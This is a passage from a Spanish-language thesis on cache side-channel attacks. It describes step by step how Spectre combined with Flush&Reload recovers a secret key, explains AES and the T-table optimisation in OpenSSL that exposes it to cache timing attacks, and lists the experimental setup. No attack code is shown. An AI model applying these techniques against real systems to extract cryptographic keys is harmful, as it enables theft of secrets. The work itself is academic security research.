


Figura 3.1: Ejemplo de acceso fuera de límites producido por la especulación y que permite que funcione Spectre

array). De esta forma utilizando la técnica Flush&Reload podremos saber qué elemento de *array_aux* fue accedido y a su vez cual fue el índice de acceso que dio lugar a ese elemento, y que corresponderá a uno de los caracteres de la clave buscada (ver figura 3.1).

La idea del ataque sería la siguiente:

1. Entrenamos al predictor para que entre en el condicional.

2. Realizamos un Flush para expulsar al *array_aux* entero de cache.

3. Realizamos un Flush de la variable que guarda la longitud del vector, de tal manera que cuando quiera comprobarse en el código de la víctima si sobrepasamos el índice se necesite obtener la longitud del array de nuevo, lo que produzca que comience la

Número de veces que se ha ejecutado el ataque	Porcentaje promedio de clave recuperada
10	80.66 %
50	86.79 %
100	85.33 %

Tabla 3.1: Resultados obtenidos al realizar el ataque 10, 50 y 100 veces

especulación. Es necesario aclarar que para que este paso sea posible, el procesador debe poder realizar accesos a cache teniendo otros pendientes, así como que se permitan los accesos a cache de manera especulativa.

4. Lanzamos el programa víctima con un índice fuera de límite, en concreto el índice necesario para llegar a la posición de memoria donde está el carácter de la clave que nos interesa.

5. Etapa Reload, encargada de comprobar a qué elemento de $array\_aux$ se accedió, y que corresponde al carácter de la clave buscado.

Para cada carácter repetiremos un número de veces los pasos anteriores con el fin de evitar casos en los que la cache se comporte de manera inusual. Se han realizado pruebas de 10, 50 y 100 ataques, obteniéndose los resultados mostrados en la tabla 3.1.

El código completo se podrá encontrar en el anexo B.1.

Capítulo 4

Algoritmos de encriptación basados en tablas

Comenzaremos definiendo qué son los algoritmos de cifrado por bloques, así como sus distintas variantes. Después, se introducirá el algoritmo Rijndael y se explicarán las diferencias con su estandarización llamada Advanced Encryption Standard (AES), tomada por la *"Federal Information Processing Standards Publication 19"* en [2]. Finalmente trataremos cómo optimizar el algoritmo mediante el uso de tablas precalculadas, que disminuirán las operaciones de cálculo efectuadas, aumentando así la eficiencia y reduciendo los tiempos de encriptado y desencriptado. Este capítulo está basado en [2, 12].

4.1. Algoritmos de cifrado por bloques

Un **algoritmo de cifrado por bloques** se encarga de encriptar un conjunto de caracteres de tamaño fijo que recibirá como entrada, normalmente de 64/128bits. Estos caracteres conforman lo que se conoce como *bloque* y serán encriptados mediante un conjunto de permutaciones booleanas aplicadas a cada uno de los valores, que dependerán de la clave que esté siendo utilizada para la encriptación. Llamaremos **encriptado** al proceso de transformar un bloque de texto en un bloque de texto cifrado, y **desencriptado** a la transformación inversa. Estas transformaciones vendrán especificadas en un algoritmo de cifrado, que buscará

cumplir las dos siguientes premisas:

- Eficiencia: ya que se asume que el algoritmo será utilizado muchas veces.
- Seguridad: debido a la sensibilidad de los datos para los que será utilizado, por lo que se buscará que el algoritmo no se pueda romper.

A cada una de las transformaciones booleanas citadas anteriormente las llamaremos **rondas** y al texto producido tras la aplicación de cada ronda le llamaremos **estado**.

Todos los algoritmos de cifrado por bloques conocidos en la actualidad corresponden a un esquema de ***cifrado por bloques iterativo***. Estos se basan en la aplicación de una serie de rondas al texto que se desea encriptar, dependientes a su vez de una clave. Para conseguir una mayor seguridad, en vez de aplicar la misma clave inicial en todas las rondas, se utilizarán una serie de **claves de ronda**, que dificultarán la tarea de romper el algoritmo y que serán calculadas mediante un algoritmo de *generación de subclaves*.

Dentro de este conjunto de algoritmos de cifrado se distinguen varios tipos. En primer lugar nos encontraremos con el subtipo de los ***cifradores por bloques iterados***, que añadirán la restricción de que la transformación de ronda sea siempre la misma (a excepción de la ronda inicial y la final). Además de estos, nos encontraremos un segundo subtipo, los algoritmos de ***cifrado por bloques de clave alterna***, que dividirán cada ronda en dos etapas. Una primera etapa formada por una transformación independiente de la clave de ronda, y una segunda, que realiza la adición de la clave de ronda correspondiente (mediante una XOR aplicada bit a bit). El algoritmo comenzará con una ronda cero que simplemente hará la adición de la clave inicial. Entre estos dos subtipos nos encontramos con los conocidos como ***cifradores por bloques de clave iterada***, que mezclan las características de ambos, y que nos resultarán de gran interés debido a la pertenencia del algoritmo estudiado a este subconjunto. Estos dividen las rondas en dos etapas (como los *cifradores por bloques de clave alterna*). La primera, una transformación independiente de la clave de ronda (que es

la misma para todas las rondas, como en los *cifradores por bloques iterados*), y la segunda transformación realiza una adición de la clave de ronda. Una vez añadidas estas definiciones continuaremos dando una descripción formal de Rijndael.

4.2. Descripción de un algoritmo de cifrado por bloques iterados: Rijndael

Lo primero de todo, será aclarar la diferencia entre lo que es Rijndael y lo que es AES. Rijndael es el algoritmo de *cifrado por bloques de clave iterada* descrito y especificado por Daemen et al. en [12], y AES corresponde al estándar definido por la *"Federal Information Processing Standards Publication"* en [2]. AES está basado en Rijndael, pero se diferencia de él en que Rijndael acepta claves/bloques de longitud múltiplo de 32 bits, comprendida entre 128 y 256 bits y, sin embargo, AES solo soporta los subcasos de 128, 192 y 256 bits (el resto de variantes no fueron incluidos en la definición del estándar).

Comenzaremos definiendo la notación. El mensaje y la clave, recibidos como cadenas, serán tratados como matrices. Para ello, los caracteres se colocarán por columnas de la siguiente manera. Si el mensaje como cadena es el siguiente:

$$esteeselmensaje1$$

como matriz pasará a ser:

$$\begin{bmatrix} e & e & m & a \\ s & s & e & j \\ t & e & n & e \\ e & l & s & 1 \end{bmatrix}$$

Llamaremos N_b al número de columnas que forman un bloque y N_c al número de columnas que dan lugar a la clave, ambos vistos como matrices. Estos variarán según el número de bits que tengan la clave y el bloque (según la versión de Rijndael elegida). A cada una de las columnas la llamaremos *palabra*, y estará formada por 4 bytes. Veamos un ejemplo:

		N_b		
		4	6	8
N_{clave}	4	10	12	14
	6	12	12	14
	8	14	14	14

Tabla 4.1: N_{rondas} según los valores de N_b y N_c

para un tamaño de clave de 192 bits, o lo que es lo mismo, 24 bytes, como las columnas tienen cuatro elementos (es decir, hay 4 filas por la definición de *palabra*), la matriz tendrá 6 columnas, luego $N_c = 6$.

El algoritmo recibirá como entrada un mensaje m formado por $4 * N_b$ bytes. En caso de que el mensaje supere ese tamaño (N_b vendrá establecido por la configuración de Rijndael utilizada), el mensaje se partirá en trozos de tamaño $4 * N_b$ bytes, y si el tamaño del mensaje no es múltiplo de ese número, se rellenará según sea necesario.

Por tanto, el bloque de texto de entrada visto como una matriz de bytes será:

$$m_{i,j},\ con\ i \in \{1,2,3,4\}\ y\ j \in \{1,\cdots,N_b\} \tag{4.1}$$

y, de igual manera, la clave será:

$$k_{i,j},\ con\ i \in \{1,2,3,4\}\ y\ j \in \{1,\cdots,N_c\} \tag{4.2}$$

Variando los parámetros N_b y N_c podremos obtener distintas combinaciones de Rijndael, que harán que varíe el número de rondas que ejecutará el algoritmo (definido como N_{rondas}), y que serán las indicadas en la tabla 4.1.

Cada una de las rondas que forman el algoritmo corresponden con una composición de transformaciones que se aplicarán al estado recibido como entrada para producir uno de salida.

El algoritmo se dividirá en una primera ronda que aplica la transformación AddRoundKey, un conjunto de rondas formadas cada una por las transformaciones SubBytes, ShiftRows, MixColumns y AddRoundKey (en concreto el valor de N_{rondas} menos uno) y una última

ronda formada solo por las transformaciones SubBytes, ShiftRows y AddRoundKey. El pseudocódigo que lo describe viene indicado en el algoritmo 4.1.

Código 4.1: Pseudo código Rijndael.

```
1   State_1 = AddRoundKey(Mensaje, RoundKey_0)
2
3   for i = 1 to N_rondas - 1:
4       State_aux = SubBytes(State_i);
5       State_(aux+1) = ShiftRows(State_aux);
6       State_(aux+2) = MixColumns(State_(aux+1));
7       State_(aux+3) = AddRoundKey(State_(aux+2), RoundKey_i);
8       State_(i+1) = State_aux+3
9
10  //Ronda final
11  State_aux = SubByte(State_N_rondas) ;
12  State_(aux+1) = ShiftRows(State_(aux)) ;
13  State_final = AddRoundKey(State_(aux+1), RoundKey_(N_rondas));
```

4.2.1. Transformaciones de ronda

A continuación detallamos cada una de las posibles transformaciones que pueden componer una ronda, y cuyas operaciones vienen derivadas de la teoría desarrollada en el anexo A. Todas estas transformaciones son invertibles, lo que permite que pueda haber un proceso opuesto de desencriptado.

SubBytes

Esta transformación recibe un estado de entrada y le aplica a cada uno de los bytes una transformación no lineal. Esta transformación viene dada a su vez por dos, diseñadas para minimizar las posibilidades de ataque:

- Una primera transformación no lineal que a cada byte le asigna su inverso en el cuerpo $GF(2^8)$,

$$g : a \to b = a^{-1} \tag{4.3}$$

  salvo el 00_{16} que se le asigna a si mismo.

  Surge de buscar una transformación no lineal con la mínima correlación entrada-salida

posible, y la menor diferencia de probabilidad de propagación. Esta transformación por si sola es algebraicamente muy simple por lo que se compone con una segunda transformación que no repercute en las propiedades de no linealidad.

- Una transformación afín f:

$$Byte^{out} = f(Byte^{in}) = \begin{pmatrix} 0 & 1 & 0 & 1 & 0 & 0 & 1 & 0 \\ 0 & 0 & 1 & 0 & 1 & 0 & 0 & 1 \\ 1 & 0 & 0 & 1 & 0 & 1 & 0 & 0 \\ 0 & 1 & 0 & 0 & 1 & 0 & 1 & 0 \\ 0 & 0 & 1 & 0 & 0 & 1 & 0 & 1 \\ 1 & 0 & 0 & 1 & 0 & 0 & 1 & 0 \\ 0 & 1 & 0 & 0 & 1 & 0 & 0 & 1 \\ 1 & 0 & 1 & 0 & 0 & 1 & 0 & 0 \end{pmatrix} \times \begin{pmatrix} bit_7^{in} \\ bit_6^{in} \\ bit_5^{in} \\ bit_4^{in} \\ bit_3^{in} \\ bit_2^{in} \\ bit_1^{in} \\ bit_0^{in} \end{pmatrix} \oplus \begin{pmatrix} 0 \\ 0 \\ 0 \\ 0 \\ 0 \\ 1 \\ 0 \\ 1 \end{pmatrix} \tag{4.4}$$

  invertible, que podrá ser vista como una multiplicación de polinomios vistos como elementos del cuerpo $GF(2^8)$ y una suma de una constante. Esta transformación añade complejidad algebraica a la transformación y evita que tenga puntos fijos o puntos fijos opuestos.

Por lo tanto, la transformación SubBytes vendrá dada por:

$$\begin{aligned} SubBytes = (f \circ g) \quad &: \ GF(2^8) \to GF(2^8) \\ &x \mapsto f(g(x)) \end{aligned} \tag{4.5}$$

si tomamos un byte como un elemento en $GF(2^8)$.

Si lo aplicamos al estado del mensaje que tenemos hasta la transformación actual:

$$\begin{aligned} SubBytes = (f \circ g) \quad &: \ Estado \to Estado \\ &x \mapsto f(g(x)) \end{aligned} \tag{4.6}$$

donde tomamos SubBytes como una transformación vectorial que recibe $4 * N_b$ bytes y se aplica componente a componente (byte a byte), donde *Estado* es el conjunto de textos de $4 * N_b$ que se pueden recibir como entrada, y que se pueden producir como salida.

Para optimizar estos cálculos, utilizaremos una tabla a la que denotaremos como *Sbox*. Esta tabla almacenará los valores producidos al aplicar la transformación SubBytes al conjunto de valores comprendidos entre $0x00$ y $0xFF$ (que son los valores posibles que puede tomar un byte).

		C_0	C_1	C_2	C_3
N_b	4	0	1	2	3
	5	0	1	2	3
	6	0	1	2	3
	7	0	1	2	4
	8	0	1	3	4

Tabla 4.2: Desplazamientos para la transformación ShiftRows según el valor de N_b

ShiftRows

La transformación ShiftRows realiza un desplazamiento circular hacia la izquierda dentro de cada una de las filas de la matriz de tamaño 4 filas y N_b columnas que forma el estado. El desplazamiento será C_0 para la primera fila, C_1 para la segunda, C_2 para la tercera y C_3 para la última. Estos desplazamientos fueron calculados según el valor de N_b elegido, de cara a maximizar la robustez frente a ataques diferenciales. En la tabla 4.2 podemos observar los valores tomados para cada caso.

Veamos un ejemplo. Sea la siguiente matriz un estado intermedio del mensaje durante el encriptado:

$$\begin{bmatrix} e & e & m & a \\ s & s & e & j \\ t & e & n & e \\ e & l & s & 1 \end{bmatrix}$$

aplicando la transformación ShiftRows, con $C_0 = 0$, $C_1 = 1$, $C_2 = 2$, $C_3 = 3$ para $N_b = 4$, obtenemos:

$$\begin{bmatrix} e & e & m & a \\ s & e & j & s \\ n & e & t & e \\ 1 & e & l & s \end{bmatrix}$$

MixColumns

La transformación MixColumns viene dada por la siguiente ecuación:

$$State_j^{out} = MixColumns(State_j^{in}) = \begin{pmatrix} 02 & 03 & 01 & 01 \\ 01 & 02 & 03 & 01 \\ 01 & 01 & 02 & 03 \\ 03 & 01 & 01 & 02 \end{pmatrix} \begin{pmatrix} State_{0,j}^{in} \\ State_{1,j}^{in} \\ State_{2,j}^{in} \\ State_{3,j}^{in} \end{pmatrix} \tag{4.7}$$

Esta surge de la construcción de una transformación que intente maximizar el rendimiento en procesadores de 8 bits (ya que su implementación eficiente no es trivial en este tipo de procesadores), así como que sea lineal. El significado de multiplicar esta matriz por la columna del estado viene detallado en el anexo A.

AddRoundKey

La transformación AddRoundKey opera por bytes. Realiza lo siguiente: dados un estado y la correspondiente clave de ronda, a cada elemento del estado le realiza una XOR con el elemento de la misma posición de la clave de ronda, como se observa en la siguiente ecuación:

$$State_{i,j}^{out} = AddRoundKey(State_{i,j}^{in}, RoundKey) = State_{i,j}^{in} \oplus RoundKey_{i,j} \tag{4.8}$$

4.2.2. Optimización de las rondas basada en tablas

Una vez explicado el algoritmo, mostraremos la optimización basada en tablas desarrollada por Daemen et al. en [12]. Esta presenta unos mejores tiempos de ejecución, pero lo expone a ciertos ataques derivados del comportamiento temporal de la cache.

Comencemos centrándonos en una ronda intermedia. Como hemos visto en el algoritmo 4.1, cada una estas rondas está compuesta de las transformaciones *SubBytes*, *ShiftRows*, *MixColumns* y *AddRoundKey*, aplicadas en este orden.

Código 4.2: Pseudo código ronda intermedia.

```
1 State_aux = SubBytes(State_i);
2 State_(aux+1) = ShiftRows(State_aux);
3 State_(aux+2) = MixColumns(State_(aux+1));
4 State_(aux+3) = AddRoundKey(State_(aux+2), RKI);
5 State_i+1 = State_aux+3
```

siendo RKI la correspondiente clave de ronda.

Vamos a denotar como s a la variable que usaremos como estado de entrada de una trans-

formación y S para la variable usada como estado de salida. Ambas variables pertenecerán a *State*, el conjunto de las matrices de dimensión $4 \times N_b$.

Comenzamos componiendo las transformaciones que forman parte de una ronda:

$$S_j = \textbf{AddRoundKey}(\ \textbf{MixColumns}(\ \textbf{ShiftRows}(\ \textbf{SubBytes}(s_j)\ )\ )\ , RKI) \tag{4.9}$$

siendo j el índice de recorrido por columnas y $j \in \{0, ..., N_b\}$.

Vimos que la transformación SubBytes se puede recoger en una tabla que precalcule los valores (transformación SubBytes 4.2.1), a la que llamamos Sbox. Por lo tanto,

$$SubBytes(s_j) = \begin{pmatrix} Sbox[s_{0,j}] \\ Sbox[s_{1,j}] \\ Sbox[s_{2,j}] \\ Sbox[s_{3,j}] \end{pmatrix} \tag{4.10}$$

para una columna del estado, que corresponde a una palabra de 4 bytes. Realizando la siguiente transformación, *ShiftRows*:

$$ShiftRows(SubBytes(s_j)) = \begin{pmatrix} Sbox[s_{0,j}] \\ Sbox[s_{1,(j-C_1)\,\%N_b}] \\ Sbox[s_{2,(j-C_2)\,\%N_b}] \\ Sbox[s_{3,(j-C_3)\,\%N_b}] \end{pmatrix} \tag{4.11}$$

Ahora aplicamos la transformación MixColumns:

$$\begin{gathered} MixColumns(ShiftRows(SubBytes(s_j))) = \\ \begin{pmatrix} 02 & 03 & 01 & 01 \\ 01 & 02 & 03 & 01 \\ 01 & 01 & 02 & 03 \\ 03 & 01 & 01 & 02 \end{pmatrix} \times \begin{pmatrix} Sbox[s_{0,j}] \\ Sbox[s_{1,(j-C_1)\,\%N_b}] \\ Sbox[s_{2,(j-C_2)\,\%N_b}] \\ Sbox[s_{3,(j-C_3)\,\%N_b}] \end{pmatrix} \end{gathered} \tag{4.12}$$

y por último, AddRoundKey, llegando a completar el desarrollo de la ecuación 4.9:

$$S_j = \begin{pmatrix} 02 & 03 & 01 & 01 \\ 01 & 02 & 03 & 01 \\ 01 & 01 & 02 & 03 \\ 03 & 01 & 01 & 02 \end{pmatrix} \times \begin{pmatrix} Sbox[s_{0,j}] \\ Sbox[s_{1,(j-C_1)\,\%N_b}] \\ Sbox[s_{2,(j-C_2)\,\%N_b}] \\ Sbox[s_{3,(j-C_3)\,\%N_b}] \end{pmatrix} \oplus \begin{pmatrix} RKI_{0,j} \\ RKI_{1,j} \\ RKI_{2,j} \\ RKI_{3,j} \end{pmatrix} \tag{4.13}$$

Ahora, sabemos que la multiplicación de una matriz por un vector cumple:

$$A_{m,n} * \vec{\lambda} = \begin{pmatrix} a_{1,1} & a_{1,2} & \cdots & a_{1,n} \\ a_{2,1} & a_{2,2} & \cdots & a_{2,n} \\ \vdots & \vdots & \ddots & \vdots \\ a_{m,1} & a_{m,2} & \cdots & a_{m,n} \end{pmatrix} \times \begin{pmatrix} \lambda_1 \\ \lambda_2 \\ \vdots \\ \lambda_n \end{pmatrix} = \\ = \begin{pmatrix} a_{1,1} \\ a_{2,1} \\ \vdots \\ a_{m,1} \end{pmatrix} \times \lambda_1 + \cdots + \begin{pmatrix} a_{1,n} \\ a_{2,n} \\ \vdots \\ a_{m,n} \end{pmatrix} \times \lambda_n \tag{4.14}$$

por lo que, desarrollando el trozo correspondiente a la ecuación 4.12 obtenemos:

$$S_j = \begin{pmatrix} 02 \\ 01 \\ 01 \\ 03 \end{pmatrix} Sbox[s_{0,j}] \oplus \begin{pmatrix} 03 \\ 02 \\ 01 \\ 01 \end{pmatrix} Sbox[s_{1,(j-C_1)\,\%N_b}] \oplus \\ \begin{pmatrix} 01 \\ 03 \\ 02 \\ 01 \end{pmatrix} Sbox[s_{2,(j-C_2)\,\%N_b}] \oplus \begin{pmatrix} 01 \\ 01 \\ 03 \\ 02 \end{pmatrix} Sbox[s_{3,(j-C_3)\,\%N_b}] \oplus \\ \begin{pmatrix} RKI_{0,j} \\ RKI_{1,j} \\ RKI_{2,j} \\ RKI_{3,j} \end{pmatrix} \tag{4.15}$$

Igual que hicimos en la sección 4.2.1 para optimizar la operación SubBytes (de tal manera que para calcular el resultado de la transformación aplicado a un byte solo tuviéramos que realizar un acceso a la tabla Sbox), vamos a precalcular los productos anteriores de estos vectores por los 256 valores posibles que puede devolver *Sbox* en unas tablas (T-tablas) que convertirán ese conjunto de operaciones en el acceso a un valor en una tabla precalculada. Serán las siguientes (donde a corresponderá a un carácter/byte que se recibirá como entrada y que viéndolo como número, será el índice de acceso a la tabla):

$$Te_0[a] = \begin{pmatrix} 02 \\ 01 \\ 01 \\ 03 \end{pmatrix} Sbox[a] \tag{4.16}$$

$$Te_1[a] = \begin{pmatrix} 03 \\ 02 \\ 01 \\ 01 \end{pmatrix} Sbox[a] \tag{4.17}$$

$$Te_2[a] = \begin{pmatrix} 01 \\ 03 \\ 02 \\ 01 \end{pmatrix} Sbox[a] \tag{4.18}$$

$$Te_3[a] = \begin{pmatrix} 01 \\ 01 \\ 03 \\ 02 \end{pmatrix} Sbox[a] \tag{4.19}$$

de tal forma que una transformación de ronda quedara así:

$$\begin{aligned} S_j = {} & Te_0[s_{0,j}] \oplus Te_1[s_{1,(j-C_1)\,\%N_b}] \oplus \\ & Te_2[s_{2,(j-C_2)\,\%N_b}] \oplus Te_3[s_{3,(j-C_3)\,\%N_b}] \oplus \\ & RKI_j \end{aligned} \tag{4.20}$$

para una columna del estado, teniendo que hacerlo para las N_b columnas.

A pesar de que la última ronda es distinta, se podrá hacer uso de las mismas tablas. Teniendo en cuenta que eliminamos la transformación MixColumns, obtenemos:

$$S_j = \begin{pmatrix} Sbox[s_{0,j}] \\ Sbox[s_{1,(j-C_1)\,\%N_b}] \\ Sbox[s_{2,(j-C_2)\,\%N_b}] \\ Sbox[s_{3,(j-C_3)\,\%N_b}] \end{pmatrix} \oplus \begin{pmatrix} RKI_{0,j} \\ RKI_{1,j} \\ RKI_{2,j} \\ RKI_{3,j} \end{pmatrix} \tag{4.21}$$

pero haciendo que los valores que se utilicen de las tablas siempre sean los que van multiplicados por 01, cada columna del estado quedará así:

$$
\begin{aligned}
S_j = &(Te_2[s_{0,j}] \ \& \ 0xFF000000) \oplus \\
&(Te_3[s_{1,(j-C_1)\,\%N_b}] \ \& \ 0x00FF0000) \oplus \\
&(Te_0[s_{2,(j-C_2)\,\%N_b}] \ \& \ 0x0000FF00) \oplus \\
&(Te_1[s_{3,(j-C_3)\,\%N_b}] \ \& \ 0x000000FF) \oplus \\
&RKI_j
\end{aligned}
\tag{4.22}
$$

A diferencia de [12], hemos llamado a las tablas Te en lugar de T para aproximar la notación a la usada en el código de la librería *openssl*.
Estas tablas serán las explotadas para poder desarrollar el resto del trabajo.

En puntos anteriores hemos hablado de las claves de ronda, vamos a describir como se calculan, ya que posteriormente estaremos interesados en revertir este proceso.

4.2.3. Generación de claves de ronda

La construcción de las claves de ronda busca romper la simplicidad de utilizar siempre la misma clave para todas las rondas, pero a su vez buscando la máxima eficiencia y el mínimo consumo de memoria posible. Además, como las transformaciones que formaban las otras rondas, evitará por construcción una serie de ataques conocidos.

El proceso será el siguiente: se recibirá una matriz de dimensiones $4 \times N_c$ con la clave inicial y obtendremos una nueva matriz de dimensiones $4 \times (N_c * (N_{rondas} + 1))$. Esta se rellenará de la siguiente forma:

- En las primeras N_c columnas guardamos la clave inicial.
- Para todas las columnas restantes de la tabla:

- Si $j \ mod \ N_c \ = 0$:

$$\begin{pmatrix} RoundKey_{0,j} \\ RoundKey_{1,j} \\ RoundKey_{2,j} \\ RoundKey_{3,j} \end{pmatrix} = \begin{pmatrix} RoundKey_{0,j-4} \\ RoundKey_{1,j-4} \\ RoundKey_{2,j-4} \\ RoundKey_{3,j-4} \end{pmatrix} \oplus \begin{pmatrix} Sbox[RoundKey_{1,j-1}] \\ Sbox[RoundKey_{2,j-1}] \\ Sbox[RoundKey_{3,j-1}] \\ Sbox[RoundKey_{0,j-1}] \end{pmatrix} \oplus \begin{pmatrix} Rcon_{0,j/N_c} \\ Rcon_{1,j/N_c} \\ Rcon_{2,j/N_c} \\ Rcon_{3,j/N_c} \end{pmatrix} \tag{4.23}$$

- Si $j \ mod \ N_c \ \neq 0$:

$$\begin{pmatrix} RoundKey_{0,j} \\ RoundKey_{1,j} \\ RoundKey_{2,j} \\ RoundKey_{3,j} \end{pmatrix} = \begin{pmatrix} RoundKey_{0,j-1} \\ RoundKey_{1,j-1} \\ RoundKey_{2,j-1} \\ RoundKey_{3,j-1} \end{pmatrix} \oplus \begin{pmatrix} RoundKey_{0,j-4} \\ RoundKey_{1,j-4} \\ RoundKey_{2,j-4} \\ RoundKey_{3,j-4} \end{pmatrix} \tag{4.24}$$

donde el índice j indica acceso por columnas.

y tomando Rcon como la matriz:

$$Rcon = \begin{pmatrix} 0x01 & 0x02 & 0x04 & 0x08 & 0x10 & 0x20 & 0x40 & 0x80 & 0x1b & 0x36 \\ 0x00 & 0x00 & 0x00 & 0x00 & 0x00 & 0x00 & 0x00 & 0x00 & 0x00 & 0x00 \\ 0x00 & 0x00 & 0x00 & 0x00 & 0x00 & 0x00 & 0x00 & 0x00 & 0x00 & 0x00 \\ 0x00 & 0x00 & 0x00 & 0x00 & 0x00 & 0x00 & 0x00 & 0x00 & 0x00 & 0x00 \end{pmatrix} \tag{4.25}$$

para el caso de $N_{rondas} = 10$, que corresponde con claves de 128 bits.

Como ya se comentó, las optimizaciones introducidas por el uso de T-tablas mejorarán la velocidad de ejecución del algoritmo, pero también introducirán un problema: podrán ser utilizados como elementos compartidos para ataques de canal lateral a cache (tratados en el capítulo 3). En el próximo capítulo construiremos un ataque que se encargará de explotar esta vulnerabilidad.

Capítulo 5

Entorno experimental

5.1. Plataforma experimental

Las pruebas se han realizado en un servidor de dos sockets, cada uno con un procesador Intel Xeon Gold 6138 con 20 cores a 2 Ghz (sin hyperthreading habilitado). La jerarquía de memoria está compuesta por 96 Gbytes de memoria RAM DDR4. En cada procesador se dispone de 28 Mbytes de cache L3 (asociativa de 11 vías) y 1 Mbyte de cache L2 (asociativa de 16 vías). Por último, cada core tiene 32 Kbytes de cache L1 (asociativa de 8 vías). Las líneas de cache son de 64 bytes. La TLB L1 dispone de 64 entradas (con asociatividad de 4 vías) y un tamaño de página de 4 Kbytes. Ver la figura 5.1.




Figura 5.1: Topología del procesador Intel Xeon Gold architecture

Para el software, se ha utilizado una distribución Debian GNU/Linux con versión del

kernel 4.9.51-1 y el compilador gcc en su versión 6.3.0.

La versión de OpenSSL utilizada para las encriptaciones ha sido la 1.1.1.b, compilada con el flag `no-asm` para utilizar la versión con tablas. Para las mediciones de los contadores hardware se ha utilizado la librería PAPI, en su versión 5.5.1.0 [24] construida sobre el subsistema `perf_event` de Linux.

5.2. Obtención de parámetros para la plataforma

El primer paso para la realización del ataque será obtener una serie de parámetros asociados al equipo en el que se va a realizar el ataque. A continuación enunciamos cuáles son y cómo extraerlos:

- **Tamaño de bloque/línea**. Lo extraeremos con los siguientes comandos:

```
$ getconf -a | grep 'LEVEL3_CACHE_LINESIZE'
```

- **Número de elementos de una tabla que caben en una línea**. En la versión de *openssl* enunciada en el capítulo 5, los elementos de la tabla corresponden con enteros sin signo de 4 bytes, por lo que tendremos:

$$N\acute{u}mero\ de\ elementos\ de\ la\ tabla\ por\ bloque\ =\ \frac{Tamaño\ de\ bloque\ (bytes)}{4\ (bytes)} \quad (5.1)$$

- **Ubicación de la librería dinámica**. Como se verá posteriormente, necesitamos saber la ubicación en la que se encuentra la librería dinámica que vamos a utilizar una vez que ha sido instalada. Se encontrará dentro de la carpeta */lib* en la ruta en la que hayamos instalado la librería, y tendrá nombre *libcrypto.so*. Es posible que el sistema genere más de una *libcrypto.so*, por lo que cada una tendrá un número de versión.

